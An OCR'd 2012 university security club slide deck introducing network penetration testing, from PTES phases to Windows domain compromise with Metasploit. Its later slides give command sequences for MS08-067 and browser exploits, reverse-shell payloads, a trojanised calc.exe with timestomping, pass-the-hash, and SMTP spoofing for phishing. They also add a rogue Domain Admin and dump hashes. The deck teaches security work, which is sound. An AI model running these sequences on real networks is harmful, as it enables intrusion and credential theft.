INTRODUCTION TO NETWORK PENETRATION TESTING

UTD Computer Security Group

26 Sept 2012

Presenter: Scott Hand

INTRODUCTION

WHAT IS PEN TESTING?

- Vulnerability analysis
- Done as an intruder
- Try to bypass security mechanisms
- Intent is to identify and demonstrate consequences of security weaknesses

PTES: http://www.pentest-standard.org

HOW IS A PEN TEST CONDUCTED?

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post Exploitation
7. Reporting

PRE-ENGAGMENT INTERACTIONS

- Scoping and terms
- IP addresses and domains
- Rules of engagement
  - DoS?
  - Social engineering?
  - Times, targets, etc.
- Identify goals

INTELLIGENCE GATHERING

- Build a comprehensive profile of the client
- Location and hours
- Business partners
- Employee directories and organization charts
- Network diagrams
- Enumeration of important targets

THREAT MODELING

- Examine gathered information and identify vulnerabilities
- Identify assets (what are we trying to get?)
  - Data
  - Employees (executives, administrators, etc.)
- Identify threats (what can we use and how important are they?)

VULNERABILITY ANALYSIS

- Scan for ports, services, etc.
- Audit web applications
- Fingerprinting and enumeration of targets
- Gather open information
  - Google
  - Open exploits
  - Default passwords

EXPLOITATION

- Packing and obfuscating to avoid identified AV
- Address all security mitigation technologies
- Possibly identify zero days
- DoS, SQLi, XSS, CSRF, etc.
- Remote exploits
- Client exploits (driveby)
- Phishing

POST EXPLOITATION

- Netstat, Ipconfig, Arp, Net View
- Set up exfiltration
- Database enumeration
- Data mining
- Fortify and expand access
- Document and clean up

REPORTING

- Deliver findings to decision makers
- Rank threats
- Describe path of exploitation
- Give recommendations

WINDOWS PEN TESTING

EXPLOITATION APPROACHES

- Client side / social engineering attacks are most effective
  - Spear phishing
  - Tainted websites
  - Email propagated drive by
  - Physical pen testing
- Remote exploits some times work, but be careful
- Enterprises often use outdated (XP and before) operating systems with outdated browsers and software

WINDOWS NETWORKS

- Central Domain Controller
  - Runs ActiveDirectory
  - Usually runs other stuff (DNS, DHCP, etc.)
- Multiple workstations
- Domain and local accounts are shared between boxes
- Start with a workstation, work your way to DC
- When you have a Domain Admin, you win

WINDOWS TOKENS


- Used to unique identify a user
- Contains username, domain, hashes (NTLM and LM)
- Used for authentication and authorization

EXPLOITABLE?

- We can use tools (pwdump, Windows Credential Editor, meterpreter, etc.) to obtain hashes
  - Hashes are stored in SAM
  - Access is restricted (must go through LSASS.exe)
  - We can finesse LSASS a bit to get them
- We can take one from a running process (Incognito, meterpreter, etc.)

EVEN MORE EXPLOITABLE?

- Password Reuse
- Common in enterprise networks where computers are installed from a duplicated image



COMMON PATH

- Network Setup

COMMON PATH

- Compromise an unprivileged user (driveby, SE, remote exploit, etc.)
- Grab SYSTEM and Administrator through privilege escalation and impersonation

COMMON PATH

- Enumerate boxes on the network and you find one that you think might have a domain admin
- Local Administrator account is used to move to admin workstation

COMMON PATH

- Examine running processes and cached domain credentials for domain user's token
- Use this to spread to DC

WINDOWS PENTESTING WITH METASPLOIT

USEFUL WINDOWS COMMANDS

- Getting information about the current host
  - ipconfig
  - net view, net use, net share, net group, net user, etc.
  - netstat
  - arp
  - nbtstat
  - sc
  - systeminfo

USEFUL WINDOWS COMMANDS

- Services:
  - sc – Does tons of stuff. Is not terribly user friendly and can hang if it's not done interactively. Test commands locally first
  - net start – Starts services, but also shows a list of running services when executed without any arguments
  - net stop – Stops a service
- Shares:
  - net view – View non-hidden remote shares
  - net share – Sets up shares on remote machines
  - net use – Shows shares in use

REMOTE EXPLOITS

- We'll use the reliable MS08-067, works well if the victim is unpatched
- use exploit/windows/smb/ms08_067_netapi
  set RHOST victimip
  set PAYLOAD windows/meterpreter/reverse_tcp
  set LHOST btip
  exploit

- Remote exploits can be easy to use, but they are noisy and prone to crashing victim hosts. Client-side exploits are preferable unless there is a particularly promising remote one available.

WEB DRIVEBY EXPLOITS

- Metasploit creates a web server that hosts a malicious web page
- use exploit/windows/browser/ie_execcommand_uaf
  set URIPATH /
  set PAYLOAD windows/meterpreter/reverse_tcp
  set LHOST 192.168.123.52
  exploit
- SET is useful for this as well

PASS-THE-HASH WITH METERPRETER

- Grab the stored hashes with hashdump
- Result: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
- Psexec will reuse those credentials
  - use exploit/windows/smb/psexec
  - set RHOST victim-machine
  - set SMBUser Administrator
  - set SMBPass <hash1>:<hash2>
  - set PAYLOAD windows/meterpreter/reverse_tcp
  - Set LHOST btip
  - exploit
- Result: Share created with given creds, file transferred and executed remotely, new callback results in another meterpreter session

STEALTHY UPLOADS

- Create and upload an evil calc.exe
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=btip –x calc.exe –f exe > evilcalc.exe
  upload evilcalc.exe calc.exe
  timestomp calc.exe -f c:\\windows\\system32\\cacls.exe

- Set up listener
- use exploit/multi/handler
  set payload windows/meterpreter/reverse_tcp
  set lhost btip
  exploit


SPOOFING EMAIL OVER SMTP

- Telnet or netcat into SMTP server, then:
  HELO
  MAIL FROM: <fake@address.com>
  RCPT TO: <victim@address.com>
  DATA
  Subject: The subject goes here
  Here are a few sentences.
  End with a period on its own line.
  .
  QUIT
- Useful for spear phishing
- SET will automate this to a degree


GRABBING A USER'S CREDS

- Use incognito! From meterpreter:
  use incognito
  list_tokens -u
  impersonate_token DOMAIN\\user
  net user test.user Test!UserPass /domain /add
  net group "Domain Admins" test.user /add /domain
  use exploit/windows/smb/psexec
  set payload windows/meterpreter/reverse_tcp
  set lport 4445
  set rhost dcip
  set lhost btip
  set SMBUser test.user
  set SMBPass Test!UserPass
  exploit
  migrate [some system process]
  hashdump


EXPLOITATION PATH




EXPLOITATION PATH



